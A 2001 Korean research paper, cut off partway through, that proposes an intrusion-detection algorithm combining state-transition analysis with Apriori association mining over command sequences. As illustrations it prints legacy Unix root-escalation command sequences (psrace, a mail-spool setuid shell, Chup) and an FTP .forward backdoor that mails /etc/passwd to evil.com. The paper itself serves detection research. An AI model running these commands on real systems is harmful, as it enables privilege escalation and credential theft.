연관마이닝 기법을 이용한 침입 시나리오 자동 탐지 알고리즘 연구

김창수* · 황현숙**

The Study on the Automated Detection Algorithm for Penetration Scenarios using Association Mining Technique

Chang-Soo Kim* · Hyun-Suk Hwang**

본 논문은 2000년도 대학기초 연구지원사업에 의하여 연구되었음.

요 약

최근 인터넷 환경에서 시스템 불법 침입은 계속적으로 증가하고 있다. 이러한 침입을 탐지하기 위한 기법들은 크게 비정상 탐지와 오용 탐지로 분류할 수 있다. 전자는 통계적 방법, 특징 추출 등을 이용하며, 후자는 조건부 확률, 전문가 시스템, 상태 전이 분석, 패턴 매칭 등을 적용한다. 현재 연구된 침입탐지 시스템들은 결합된 방법을 사용하고 있다.

본 연구에서는 상태전이 기법과 연관 마이닝 기법을 결합한 새로운 침입 탐지 알고리즘을 제안한다. 이를 위해 첫 번째 단계는 네트워크를 통해서 입력된 명령어에 대해서 상태 테이블을 작성하는데, 이는 기존의 상태전이 분석 방법과 유사하다. 다음 단계는 연관 마이닝 기법을 이용하여 침입의 유형을 판정한다. 이러한 처리 과정에 따라 본 연구에서는 자동화된 침입 시나리오 생성 알고리즘을 제안한다.

ABSTRACT

In these days, it is continuously increased to the intrusion of system in internet environment. The methods of intrusion detection can be largely classified into anomaly detection and misuse detection. The former uses statistical methods, features selection method in order to detect intrusion, the latter uses conditional probability, expert system, state transition analysis, pattern matching. The existing studies for IDS(intrusion detection system) use combined methods.

In this paper, we propose a new intrusion detection algorithm combined both state transition analysis and association mining techniques. For the intrusion detection, the first step is generated state table for transmitted commands through the network. This method is similar to the existing state transition analysis. The next step is decided yes or no for intrusion using the association mining technique. According to this processing steps, we present the automated generation algorithm of the penetration scenarios.

키워드(연관 마이닝, 침입 시나리오, 침입탐지, 상태전이, 오용탐지)

*부경대학교 전자컴퓨터정보통신공학부

**부경대학교 정보시스템학과

접수일자 : 2001. 6. 13

Ⅰ. 서론

인터넷은 물리적으로 떨어진 전세계 사용자들 사이의 정보 공유를 목적으로 TCP/IP 기반의 개방성을 기반으로 운영되고 있다. 그러나 이러한 개방성으로 인해 컴퓨터 시스템에 불법으로 침입하여 중요한 자료를 파괴하거나 시스템 자체의 서비스를 불가능하게 하는 해킹이 최근 사회적으로 많은 문제점으로 지적되고 있다. 따라서 이러한 불법적인 침입을 탐지하고 방어하는 침입탐지 시스템의 필요성은 국가적으로 매우 필요한 기술이다.

침입탐지는 크게 비정상 탐지와 오용 탐지로 분류될 수 있는데, 전자는 컴퓨터 자원의 비정상적인 행위나 사용에 근거한 침입을 탐지하는 방법으로써 통계적 방법, 특징 추출, 신경망 등으로 나눌 수 있다. 후자의 경우는 시스템이나 응용 소프트웨어의 약점을 이용한 침입을 탐지하는 방법으로써 전문가 시스템, 상태 전이 분석, 패턴 매칭 등으로 나눌 수 있다[1,2,3]. 지금까지 개발된 침입 탐지 시스템들은 앞에서 기술된 침입탐지 기법들을 조합하거나 응용하여 구현되었으며, 새로운 공격방법들이 발견될 때마다 지속적으로 시스템 갱신을 요구하고 있다. 일반적으로 침입탐지 시스템의 갱신은 보안 전문가에 의해 수행되는데, 이는 시간적으로 상당한 지연을 야기시킬 뿐만 아니라 실시간 시스템 업그레이드를 할 수 없는 한계를 지니고 있다. 따라서 알려지지 않은 새로운 침입에 대한 즉각적인 탐지를 수행하는 침입탐지 시스템의 개발이 요구되는데, 이를 위한 방법 중의 하나가 데이터 마이닝(Data Mining) 기법을 활용하는 것이다[6,7].

본 논문에서는 상태전이 기법과 데이터 마이닝 기법 중에서 연관 기법을 혼용하여 네트워크 기반의 침입 시나리오를 자동적으로 생성 및 판정하는 알고리즘을 제안한다.

Ⅱ. 관련연구

2.1 인터넷 환경의 불법 침입 유형

인터넷 환경에서 클라이언트 혹은 서버 시스템을 대상으로 불법 침입의 유형은 크게 시스템 기반과 네트워크 기반으로 구분할 수 있다. 시스템 기반의 침입은 시스템 내부 취약성을 이용하는 기법과 서버 시스템의 서비스 거부 공격을 유도하는 방법들이 있다. 네트워크 기반의 침입은 외부 서비스 거부 공격과 백도어 등을 이용한 라우터 기반의 침입 시스템 공격 방법 등이 있다[5,8]. 본 절에서는 시스템 기반과 네트워크 기반의 일반적인 침입 유형을 기술한다.

(1) 시스템 기반의 침입 유형

시스템 기반의 침입 유형은 서버 시스템의 서비스를 거부하는 공격과 시스템 내부 취약성을 이용하는 방법으로 구분할 수 있다. 내부 서비스 거부 공격은 시스템 내부 자원의 과도한 사용을 유도하여 시스템 속도를 떨어뜨리거나 사용하지 못하도록 하는 방법으로 파일을 계속해서 open하여 공간을 차지하게 하는 공격 방법이 있다. 또 다른 방법은 한 사용자가 아주 많은 프로세스를 수행하여 CPU의 과부하로 인한 시스템 속도를 현저하게 떨어뜨리거나, 사용자가 매우 큰 파일을 생성하여 디스크 공간을 모두 사용하게 하는 디스크 공격, 커다란 프로세스가 수행될 때 기억장치의 swap 공간이 부족하도록 함으로써 공격하는 방법이 있다. 시스템 내부 취약성 공격 방법은 시스템에서 실행중인 여러 프로세스들이 가지고 있는 약점을 이용하여 공격하는 방법들로 새로운 유형의 해킹들이 많이 시도되고 있다. 본 절에서는 본 연구와 관련 있는 명령단위의 불법 침입에 대한 경우만 기술한다. 일반적으로 많이 알려진 공격 방법으로는 "psrace" 명령을 사용하는 것이다. PS 명령은 UNIX 시스템에서 프로세스들의 상태를 보여주는 root setuid 프로그램으로, 실행도중 /tmp/ps_data라는 임시파일을 생성한다. 이때 /tmp 디렉토리의 sticky bit가 설정되어 있지 않을 경우 지워질 수 있는데, psrace란 프로그램으로 이 파일을 지우고 미리 만들어둔 쉘을 링크시킴으로 소유자가 root인 setuid root 쉘을 가지게 된다. 그림 1은 psrace를 이용한 방법의 예를 나타내고 있다[14,15].

이 외에도 "rdist"를 이용한 root 권한 취득 방

```
% cp /bin/ksh /tmp/root shell
% chmod 14755 /tmp/root shell
% /bin/sh -c 'while /bin/true ; do ps
/dev/null ; dome' &
% ./psrace /tmp/root shell
```

그림 1. psrace를 이용한 불법 침입의 명령 수행

법과 프로그램 구현 시 버퍼의 한계 값을 검사하지 않는 함수를 사용하여 다른 스택 영역을 이용한 버퍼오버플로우 방식이나, 패스워드 변경 시 생성되는 임시파일을 이용하여 공격하는 등의 다양한 방식이 존재한다.

(2) 네트워크 기반의 침입 유형

네트워크 기반의 침입 유형도 시스템 기반의 침입 유형과 비슷하게 서비스 거부 공격 및 네트워크 서버 시스템 침입으로 구분할 수 있다. 서비스 거부 공격은 응용프로그램이나 네트워크 자원을 공격대상으로 속도를 느리게 하거나 서비스를 멈추게 하는 방법으로 finger 프로그램의 redirection 기능을 이용하여 근원지(source) 주소를 속이거나, DNS 서비스를 방해하여 해당 서버로 name 서비스를 받는 호스트들의 네트워크 기능을 마비시키는 다양한 방법이 있다. 이 외에도 공격대상 호스트에 대해 네트워크 접속을 반복하여 열고 닫음으로서 서비스가 느려진다든지 접속을 받을 수 없게 하는 open/close flooding방법과 방화벽 시스템의 로그를 외부에서 임의의 데이터를 보내어 증가시킴으로써 방화벽이 서비스를 할 수 없도록 하는 syslog flooding 방법 등이 있다.

네트워크 시스템의 침입 공격은 네트워크 자원이나 응용 프로그램의 취약점을 공격대상으로 하여 접근권한을 취득하거나, 트로이 목마나 백도어 프로그램을 이용하여 시스템에 접근하는 방법이 있다. 대표적인 공격 방법이 "FTP" 서버 공격 방법으로 anonymous ftp를 잘못 구성하게 될 경우 외부에서 접근 할 수 있는 방법을 제공하게 된다. 그림 2는 대상 시스템이 ~ftp/etc 디렉토리에 /etc/passwd 파일 전체 복사본을 가지고 있다면 victim.com의 ftp 계정의 홈디렉토리에 쓰기가 가능한 불법 침입 유형을 나타내고 있다.

```
% cat forward_backdoor
"/bin/mail test@evil.com < /etc/passwd
evil % ftp victim.com
Connected to victim.com
220 victim FTP server ready.
Userid: ftp
 passwd:
 Guest login OK.
 ftp> ls -al
drwxr-xr-x 2 0 1 etc
ftp> put forward_backdoor .forward
ftp> quit
```

그림 2. FTP를 이용한 불법 침입 유형

이 외에도 네트워크 상에서 전송되는 패킷을 훔쳐보는 스니퍼링 툴이나 시스템에 피해를 주는 바이러스 등 다양한 침입방법 등이 알려져 있다.

2.2 침입 탐지 분석 기법

본 연구에서는 네트워크 기반의 침입탐지 기법에 초점을 맞추고 있기 때문에 앞에서 살펴본 명령 단위의 불법 침입 유형을 분석하는 기법에 대해서만 기술하고자 한다. 일반적으로 네트워크 기반의 침입 탐지 방법은 다양한 침입 유형에 대해 통계학 기반의 분석방법, 규칙에 근거한 방법과 상태전이 방법들이 있는데, 본 절에서는 이러한 방법들에 대해서 알아본다.

(1) 통계학 기반의 분석방법

통계학적 분석방법은 침입탐지 시스템에서 취득한 감사 데이터의 유형을 분석하여 이미 설정된 임계값을 초과할 경우 특정 이벤트 발생을 기록하고 해당 이벤트는 관리자 모듈에게 통보해주는 임계값 탐지(threshold detection) 기법과 시스템 내에 있는 감사 로그 데이터의 변화량을 검사하는 프로파일 기반 비정상 탐지(anomaly detection) 방법으로 구분할 수 있다. 임계값 탐지 기법으로 잘 알려진 MIDAS(Multics Intru-

sion Detection and Alerting System)[1]는 임계값 탐지를 침입탐지 시스템의 한 구성요소로 사용하는데, 이를 위해 immediate 공격, 사용자 비정상, 시스템 상태 같은 휴리스틱 값들을 사용한다. 이러한 기능들을 이용하여 구축된 네트워크 기반 침입 탐지시스템인 NADIR(Network Anomaly Detection and Intrusion Reporter)[4]은 실시간으로 감사 데이터를 분석할 수 기능을 제공한다. 프로파일 기반 비정상 탐지 기법은 SRI에서 개발한 IDES(Intrusion Detection Expert System)는 알려진 침입을 식별하기 위해 프로파일 기반 비정상 탐지 구성요소와 함께 규칙 기반 구성요소를 사용하였다[2,13]. 즉, 프로파일 기반 비정상 탐지 구성요소인 사용자, 그룹, 원격 호스트, 대상 시스템 수준에 대해 통계학적 방법을 사용한 것이다.

(2) 규칙 기반의 분석방법

규칙 기반(rule-based) 분석 방법은 통계학적 방법과 달리 감사 데이터의 사용패턴을 표현하고 저장하기 위해 규칙 집합들을 사용한다. 이러한 규칙 기반 방법을 사용하여 구현된 침입 탐지 시스템으로는 W&S(Wisdom and Sense)와 TIM(Time-based Inductive Machine)[4] 등이 있다. W&S는 운영체제와 애플리케이션 수준에서 실시간 혹은 일괄모드로 작동되는 시스템의 기록 감사 데이터로부터 규칙 생성이 가능하며, 사용자가 직접 규칙들을 입력해서 전문가 침입 규칙, 관리 데이터들을 생성할 수 있도록 하고 있다. W&S의 규칙들은 rule forest라는 트리 구조에 저장되며, 모든 감사 레코드 항목들 내에 포함된 데이터 값들은 thread class라는 그룹들로 분류·수집되는데 이와 관련된 트랜잭션이 기록될 때마다 thread 내에 포함된 데이터 아이템들에 규칙들이 적용된다. 또 다른 규칙 기반의 비정상 탐지 시스템으로 TIM은 이벤트 순서 패턴에 초점을 두고 있다. 따라서 TIM은 W&S와 같이 과거의 감사 데이터 분석을 통해 규칙들을 자동적으로 생성하지만, 이벤트 sequences를 단일 규칙으로 그룹화 시킴으로써 rule base에 요구되는 공간의 양을 줄일 수 있으며, 각 이벤트에 대한 규칙 엔트리를 생성하는 대신 often-used 다중 이벤트들을 단일 규칙으로 압축하는 기능을 제공한다.

(3) 상태 전이 분석 방법

상태 전이 기법은 특정 행위가 발생한 것에 대해 각 상태들이 어떤 이유로 전이가 발생했는지 원인을 분석하는 기법이다. 이러한 상태 전이 기법은 여러 가지 분야에서 적용되고 있지만, 특히 컴퓨터 시스템을 기반으로 한 단계별 불법 침입 분석기법에 많이 적용되고 있다. 이러한 상태 전이 기법은 STAT(State Transition Analysis Tool)[5], NetSTAT[8] 등의 시스템에서 적용되고 있다.

표 1은 4.2BSD UNIX에서 불법적인 root 권한을 얻기 위해 사용될 수 있는 침입 시나리오의 예를 나타낸 것이다. 공격자는 mail 유틸리티의 취약점을 이용하여 root와 publicly executable에 의해 소유되는 setuid 쉘 프로그램을 생성하여 불법 침입을 하게 되는 과정을 나타내고 있다.

표 1. 침입 시나리오의 예

단계	명 령 어	비 고
1	%cd /bin/csh /usr/spool/mail/root	root 메일 파일이 없다고 가정
2	%chmod 4755 /usr/spool/mail/root	root 메일의 파일 접근모드 변경
3	%touch x	공백 파일 생성.
4	%mail root < x	root에 공백 파일을 메일로 전송
5	%/usr/spool/mail/root	setuid-to-root 쉘을 실행
6	root%	root 권한

그림 3은 Porras[5]가 한 개의 명령단위로 상태 전이도를 표현한 것으로 표 1의 침입 시나리오에 대해 상태전이 기법을 이용하여 불법 침입에 대한 단계들을 분석하고 있다. 상태 전이 분석에서 침입은 시스템의 초기 상태에서 목표로 하는 침입 상태를 이끌어 내는 일련의 이벤트들로 취급된다.

본 연구에서는 STAT의 상태 전이 분석 과정

과 수행 단계는 유사하지만, 내부 명령 비교에서는 연관 마이닝 기법을 적용하기 때문에 상태전이 기법과 연관마이닝 기법을 혼용한 접근 방법을 사용하고 있다.



그림 3. 표 1의 명령어에 대한 상태 전이도

2.3 연관마이닝 기법

연관 규칙은 데이터베이스의 트랜잭션에서 항목간에 발생하는 규칙을 표현하는 것으로 1993년에 AIS 알고리즘이 처음 소개되었다[6]. 어떤 사건이 발생할 때 그 다음 사건의 연관성을 의미하는 것으로 X⇒Y 규칙의 형태로 표현한다. X⇒Y 규칙은 데이터베이스의 트랜잭션 중 X라는 항목 집합을 포함하는 트랜잭션은 항목 집합 Y도 함께 포함하는 경향이 있음을 의미한다.

연관 규칙의 척도는 지지도(support)와 신뢰도(confidence)를 이용하여 타당성을 판단한다[9,10]. X⇒Y 형태의 연관 규칙에서 데이터베이스의 전체 트랜잭션의 개수를 N, X와 Y 집합에 관한 트랜잭션 개수를 n(X), n(Y)라 하고 순서에 상관없이 X, Y 모두를 포함하는 집합의 개수를 n(X, Y)라고 할 때 지지도와 신뢰도는 다음과 같다.

① 지지도는 전체 트랜잭션에 대해 트랜잭션 항목집합이 차지하는 비율로 표시된다.

$$support(X)=\frac{n(X)}{N},\quad support(X,Y)=\frac{n(X,Y)}{N}$$

② 신뢰도는 조건부 트랜잭션 항목 집합에 대해 규칙에 포함되는 모든 항목 집합이 차지하는 비율을 의미한다.

$$confidece(R)=\frac{support(X,Y)}{support(X)}=\frac{n(X,Y)}{n(X)}$$

그림 4는 연관 규칙을 생성할 때 필요한 후보 항목 및 빈발 항목 집합을 생성하는 과정이다. 예제 데이터베이스는 고객별로 구매한 품목에 대한 데이터를 가지고 있다. 고객번호와 고객이 구매한 상품 항목 필드로 구성되어 있다. 항목 집합의 개수는 고객의 트랜잭션별 레코드 개수를 의미한다.



그림 4. 후보항목 집합과 빈발항목 집합 생성 과정

(1) Apriori 알고리즘

Apriori 알고리즘은 이전 단계의 빈발 함수 집합을 이용하여 후보집합을 생성하는 기법을 제안하였다. 이러한 Apriori 알고리즘이 제안되기 이전 장바구니 데이터를 대상으로 고객이 구매한 상품간에 연관성 집합을 발견하는 AIS (Association Item Sets) 알고리즘이 제안되었다[6]. AIS알고리즘은 전체 데이터베이스를 검색하여 최소한의 트랜잭션 개수를 가지는 후보 항목 집합을 발견하고, 이러한 항목집합에 대해 최소 지지도와 신뢰도 설정에 대한 연관 규칙 기준을 제시하고 있다. 또한 Houstma and Swami[11]의 SETM(SETs Mining) 알고리즘은 AIS 알고리즘을 기반으로 데이터베이스 쿼리문을 사용하여 연관 집합을 발견하는 방법을 제시하고 있다. 그러나 AIS와 SETM 알고리즘은 후보 집합을 생

성할 때 데이터베이스를 여러 번 접근하여 생성하기 때문에 메모리 관리와 성능면에서 단점을 가지고 있다.

수행 속도 면에서 빠르다고 검증된 Apriori 알고리즘의 연관 규칙 생성은 크게 두 단계로 나눌 수 있다. 첫째 단계에서는 최소 지지도 이상을 갖는 빈발 항목 집합(large itemsets)을 발견하고, 둘째 단계에서는 발견한 빈발 항목 집합의 모든 부분집합을 생성하여 최소 신뢰도 이상의 규칙을 발견한다.

그림 5는 Apriori 알고리즘의 메인 모듈을 나타낸 것이며, 그림 6은 후보항목 집합을 생성하기 위한 알고리즘을 제시한 것이다. Apriori 알고리즘은 후보항목 생성 함수에서 생성된 집합 중에서 최소 지지도 이상을 갖는 빈발항목 집합을 발견하기 위한 것으로 C_k는 후보항목 집합을 나타내고, L_k는 빈발 항목 집합을 표시한 것이다. 다음은 후보와 빈발 항목 집합의 생성 단계를 설명한다.

```
L1={large 1-itemsets}
for(k=2;Lk-1≠∅;k++) do begin
  Ck=apriori-gen(Lk-1);      // --- ①
  forall transaction t∈D do begin
     Ct = subset(Ck, t);
     forall candidates c∈Ct  do
          c.count++;
  end
  Lk={c∈Ck | c.count ≥minsup} // --②
end
answer = Uk Lk
```

그림 5. Apriori 알고리즘

그림 6의 후보 항목 집합 생성함수는 이전 단계의 빈발 항목 집합인 Lk-1을 이용하여 데이터베이스의 조인 연산을 이용하여 조회한 결과를 Ck 테이블에 삽입하는 쿼리문이다. 이때, 생성한 집합은 가능한 모든 k개의 부분집합이기 때문에 이전 단계인 Lk-1의 부분집합이 아닌 경우에는 제거하는 단계가 필요하다. subset(c, k-1) 함수는 후보 항목 집합에 대해 집합의 수가 k-1개인 모든 부분집합을 생성하는 함수이다. 이때, 생성한 집합이 Lk-1의 부분집합이 아닌 경우는 제거된다. Apriori 알고리즘은 지지도를 효율적으로 계산하기 위해 해쉬-트리(hash-tree) 데이터 구조를 사용하여 Ck를 저장하도록 하고 있다. 이러한 제안 기법으로 Apriori 알고리즘은 장바구니분석, 침입 시나리오 자동 생성, 의료 정보시스템 등에서 응용되고 있다[7].

```
Algorithm apriori-gen
insert into Ck
  select p.item1, p.item2, --, p.itemk-1, q.itemk-1
    from Lk-1 p  Lk-1 q
    where p.item1=q.item1, ---, p.itemk-2,
          q.itemk-2, p.itemk-1<q.itemk-1

forall itemset c∈Ck do
  forall s∈subset(c, k-1)
    if ( s∉Lk-1)  then
     delete c from Ck ;
```

그림 6. 후보항목 집합 생성 알고리즘

본 논문에서는 네트워크 기반의 불법 침입에 대해 입력된 명령어들을 기반으로 상태 전이 테이블을 구성한 후, 이러한 상태 정보를 이용하여 연관 알고리즘에 의한 새로운 불법침입 유형을 검색하는 침입 시나리오 자동 탐지 알고리즘을 제시하고자 한다.

III. 침입 시나리오 자동 생성 알고리즘

본 논문에서 제시하고 있는 침입 시나리오 자동 생성 알고리즘은 네트워크 기반의 불법침입을 수행하기 위해 연속적으로 입력되는 명령어를 기반으로 상태 정보를 수집한 후, 이러한 상태 정보를 기반으로 연관 알고리즘을 적용하여 임계값 이상의 지지도를 가지는 명령들에 대해서는 불법 침입으로 판정하는 알고리즘을 제시하고 있다. 또한 본 연구에서는 단일 유형의 침입을 기반으로 이미 알려진 다양한 유형의 불법

침입에 대해 확장된 침입 시나리오 판정 알고리즘을 제시한다.

3.1 단일 유형의 불법 침입 판정 알고리즘

단일 유형의 불법 침입을 판정하는 것은 한 개의 특정 명령 혹은 프로그램 내의 특정 내용이 있는지 검색하여 판정하는 방법이 아니라 UNIX 시스템 환경에서 특정 권한을 얻기 위해 여러 개의 명령 단위 입력이 필요한데, 이러한 것에 초점을 맞추어 명령단위의 상태 전이를 분석하여 침입을 탐지하거나 새로운 유형의 침입을 탐지하는 방법을 제시하고자 한다. 따라서 이러한 현상을 제시하기 위해 본 절에서는 여러 개의 명령어가 필요로 하는 침입 유형을 예로 들면서 이러한 명령들이 연관 마이닝 알고리즘에 적용되는 경우를 보이고, 판정되는 과정을 중심으로 기술한다.

(1) Chup 해킹 프로그램의 상태정보 생성

UNIX 기반의 운영체제에서는 일반사용자에게 /dev/kmem에 대한 쓰기 권한이 허용될 경우 커널 메모리를 직접 변경하여 사용자 ID를 변경할 수 있는 문제점을 가지고 있다. SunOS 4.1.x에서 이러한 취약점을 이용하여 불법 침입을 수행하는 Chup 프로그램은 커널 메모리의 내용을 변경하여 일반 사용자의 UID를 루트의 UID 즉, 0으로 바꾸어 주는 기능을 한다.

그림 7은 Chup 프로그램을 수행하여 루트의 권한을 얻는 UNIX 명령을 나타낸 것이다. 단, 아래의 단계별 내용은 다음 절에서 기술하고 있는 상태전이 과정과 연계하기 단계별로 기술하고 있다.

위의 명령들을 상태전이도로 나타내면 표 2와 같이 표현할 수 있다. 표 2의 상태에서 Root 권한을 가지기 위해 필수적인 명령은 상태 S2, S3, S4, S5가 된다. 이는 연관 알고리즘을 설명할 때 반드시 이러한 명령들의 후보 집합이 나타나면, 불법 침입자가 Chup 프로그램을 이용하여 침입을 시도하려고 하였거나 아니면 이와 유사한 또 다른 유형의 불법 침입을 시도하고 있음을 추론할 수 있는 정보를 제공하게 된다.

```
[S1] id
     uid=100(kisa) gid=100 groups=100
[S2] chup
     usage : chup <pid> [uid [euid]]
[S3] csh
[S4] ps
    PID    TT   STAT    TIME   COMMAND
    15737  p1   IW      11:23    -u()
     /* IW=intermediate waiting
    16271  p2   IW      12:23    -csh()
                  :
                  :
    16294  p3   S       14:20    -csh()   /* PID=Process ID
    16302  p3   S       14:21    -sh()    /* S=sleeping
    16303  p3   R       14:21    -ps()    /* R=running
[S5] chup 16294  100  100
 /*해당 프로세스(16294)의 uid와 euid를 "0"으로 reset하는 명령 입력
     Set to 0  0
 /* 프로그램에서 uid와 euid가 "0"으로 전환되었다는 메시지 출력
[S6] id
     uid=0(root) gid=100 groups=100
 /* 현재 TT= p3에서 login되어 수행되는 프로세스는 Root의
 권한을 부여받음. */
```

그림 7. Chup 해킹 프로그램 수행 과정

표 2. Chup 해킹 프로그램의 명령 상태도

상태 / 침입	S1	S2	S3	S4	S5	S6
P_1	id	chup	csh	ps	chup <pid> <uid> <eduid>	id

(2) 불법 침입 명령어 유형 분석

최근의 침입 탐지 시스템들은 단일 명령에 의한 불법 침입은 패턴 매칭 알고리즘에 의해 바로 검색할 수 있다. 그러나 본 연구에서는 아직 알려지지 않은 해킹 명령들에 대해 이미 알려진 해킹 명령어들을 기반으로 연관 알고리즘을 적용하여 새로운 유형의 침입 시나리오를 생성하고, 생성된 상태정보에 대해 임계값 이상의 명령들이 포함되어 있으면 불법 침입을 판정하는 기법을 찾는데 있다. 따라서 전문 해커들에 의한 불법 침입은 한번에 바로 침입할 수도 있지만, 일반적으로 시스템 환경 설정이라든가 운영체제 혹은 네트워크 시스템의 보안 기능에 의해 불법 침입을 위한 시도를 여러 번 하는 경우가 보통이다.

본 연구에서는 해커들이 시스템에 대해 불법 침입을 수행하기 위해서는 불법 침입과 관련된 명령을 여러 번 수행한다는 속성을 기반으로 불법침입 탐지 혹은 새로운 유형의 침입 유형을

판정하고자 한다. 따라서 불법 침입자는 한 사람이 동일한 사용자 이름으로 여러 번 접근하여 침입한다고 가정하고, 침입의 기본 유형은 한번 접속하여 수행한 명령들에 대해 집합 단위로 상태정보를 생성한다.

표 3은 앞에서 설명한 Chup 프로그램에 의한 단일 사용자의 침입 횟수별 유형을 나타낸 것으로, 사용자가 어떤 형식으로 접근을 시도할지 모르기 때문에 본 절에서는 유사한 접근 시도를 유형별로 제시하여 이러한 접근이 알려진 침입인지 새로운 유형의 침입인지 판별하고자 한다.

표 3. Chup 해킹 프로그램의 유형별 상태도

상태 / 접근유형	S1	S2	S3	S4	S5	S6
P[1,1]	id	chup	csh	ps	chup	id
P[1,2]	chup	id	csh	ps		
P[1,3]	id	csh	ps	chup 16302 100 100	id	
P[1,4]	setenv	ls -ld	id	.cshrc	ps	id
P[1,5]	csh	ps	ps	chup 16294 100 100	id	

(3) 변형된 상태도 및 항목 집합 생성 과정

본 절에서는 관련 연구에서 제시한 Apriori 알고리즘을 적용하기 위해 표 2와 표 3에서 제시된 접근 유형별 명령어들에 대해 변형된 상태표를 작성한 후, 특정 임계값 범위의 빈발항목 집합을 생성하는 과정을 기술하고자 한다.

표 4는 표 3의 전체 접근 유형별 상태에 대해 표 2에서 제시된 명령 원소별 대응표({id, A}, {chup, B}, {csh, C}, {ps, D}, {setenv, E}, {ls -ld, F}, {.cshrc, G})에 따라 변형된 상태도를 나타낸 것이다. 일반적으로 네트워크 기반의 불법 침입은 침입을 위해서 관련 있는 명령들의 순서를 유지하면서 접근해야 된다. 그러나 본 연구에서는 연관 마이닝 기법을 적용하기 위해 기존의 명령단위 상태정보를 원소 단위로 재구성함으로서 순차적인 명령의 속성은 상실하게 된다. 즉, 알려지지 않은 불법 침입을 탐지하기 위해서는 명령들의 순서보다는 침입을 시도하기 위해서 반드시 필요한 명령들의 집합이 더 중요하다는 의미에서 수정된 상태정보를 구성하고자 하였다.

표 4. 명령 대응표에 의한 변형된 상태도

상태 / 접근유형	S1	S2	S3	S4	S5	S6
P[1,1]	A	B	C	D	B	A
P[1,2]	B	D	C	D		
P[1,3]	A	C	A	E	A	
P[1,4]	E	F	B	G	D	A
P[1,5]	D	C	B	B	A	

표 4와 같은 상태도가 생성되면 Apriori 연관 알고리즘을 적용할 수 있는 상태가 된다. 그림 8은 표 4에서 구성된 변형된 상태도를 기준으로 그림 4에서 제시한 수행 단계별 후보항목 집합과 빈발항목 집합을 나타낸 것이다. 그림 8의 (a)는 1단계의 후보항목 명령집합을 나타낸 것으로 최소 임계값 즉, T_Min=1로 가정할 경우 빈발항목 집합을 나타낸 것이다. 최소 임계값을 어떤 값으로 결정할 것인지는 연관 데이터 마이닝 기법[6]에서도 휴리스틱하게 값을 결정하고 있다. 따라서 본 논문에서도 최소 임계값을 결정하기 위한 한 가지 방법으로 후보항목 집합에서 테이블의 크기와 빈도 수를 조사한 후, T_Min의 값을 결정하도록 하였다. (b)는 2단계에서 1단계의 빈발항목 집합에 의해 후보항목 집합을 나타낸 것이며, 후보항목 집합에 대해 최소 임계값(T_Min=1)에 의한 빈발항목 집합을 나타낸 것이다. 마지막으로 (c)는 3단계의 후보항목과 빈발항목 집합을 나타낸 것으로 두 항목 모두 동일하다. 앞의 예제에서는 3단계의 과정으로 빈발항목 집합을 구할 수 있지만, 표 4의 상태도가 복잡하면 최종 빈발항목 집합을 구하기 위해 여러 단계의 후보 항목집합과 빈도 항목집합이 계산되어야 한다.

(4) 생성된 집합에 대한 불법침입 정보 분석

본 절에서는 네트워크 기반의 알려진 불법 침

항목 집합	빈도수
{A}	6
{B}	5
{C}	4
{D}	6
{E}	2
{F}	1
{G}	1

항목 집합	빈도수
{A}	6
{B}	5
{C}	4
{D}	6
{E}	2

(a) 1단계 후보항목 및 빈발항목 집합

항목 집합	빈도수
{A,B}	1
{A,C}	2
{A,D}	1
{B,C}	2
{B,D}	3
{C,D}	2

항목 집합	빈도수
{A,C}	2
{B,C}	2
{B,D}	3
{C,D}	2

(b) 2단계 후보항목 및 빈발항목 집합

항목 집합	빈도수
{B,C,D}	2

(c) 3단계 후보항목 및 빈발항목 집합

그림 8. 표 4에 의한 후보항목 집합과 빈발항목 집합

입 유형을 기반으로 생성된 후보 항목 집합에 대해 불법침입 판정 방법을 설명한다. 본 연구에서는 불법침입 판정을 위해서는 두 단계를 거치게 된다. 첫째 단계는 연관 기법에 의한 최종 후보항목 집합을 구한 후, 구해진 명령 집합에 대해 표 4의 침입 유형 데이터베이스와 비교하는 과정을 수행한다. 둘째 단계는 후보항목 집합과 침입 유형의 데이터베이스와 비교한 결과 공통의 N_SET이 존재하면, 이러한 명령을 수행한 사용자는 불법침입을 시도한 것으로 간주하고 시스템 관리자에게 통보해주는 과정으로 처리된다. 여기서 N_SET은 각 침입에 대해 해킹을 위한 필수적인 명령 원소별 집합을 나타낸다.

그림 9는 이미 알려진 불법 침입의 상태 전이도(표 2)에서 필수적인 명령 상태 즉, N_SET={S2, S3, S4}상태와 연관기법에 의해 구해진 후보항목 집합을 분석하여 최종적으로 침입 판정을 결정하는 과정을 제시하고 있다. 이러한 침입 정보를 분석하기 위해서는 다음과 같은 단계에 따라 수행된다.

Step 1 : 연관 기법에 의한 단계별 분석 과정에서 최종 후보항목 집합을 생성함. 즉, 예제에서 생성된 명령 집합은 {B, C, D}가 됨.
Step 2 : 생성된 후보항목 집합에 대해 [표 5]의 변형된 상태도와 각 단계별 명령 유형을 비교함. 시스템에서 제공하는 임계값 이상의 공통 집합이 발생하면 불법 침입으로 판정.
Step 3 : 불법 침입으로 판정된 명령 집합들에 대해서는 사용자 ID와 URL 주소 등을 관리자에게 통보함.
Step 4 : 관리자는 전송된 정보를 분석하여 최종적으로 불법침입 혹은 새로운 유형의 침입 등을 판정함.

<그림 9> 생성된 후보항목 집합에 대한 불법 침입 판정 알고리즘

3.2 확장된 불법 침입 판정 알고리즘

본 절에서는 3.1절에서 제시한 단일 유형의 불법 침입에 대해 다양한 유형의 불법 침입을 종합적으로 분석할 수 있는 확장된 불법 침입 판정 알고리즘을 제시하고자 한다.

(1) 다양한 유형의 불법 침입 상태표

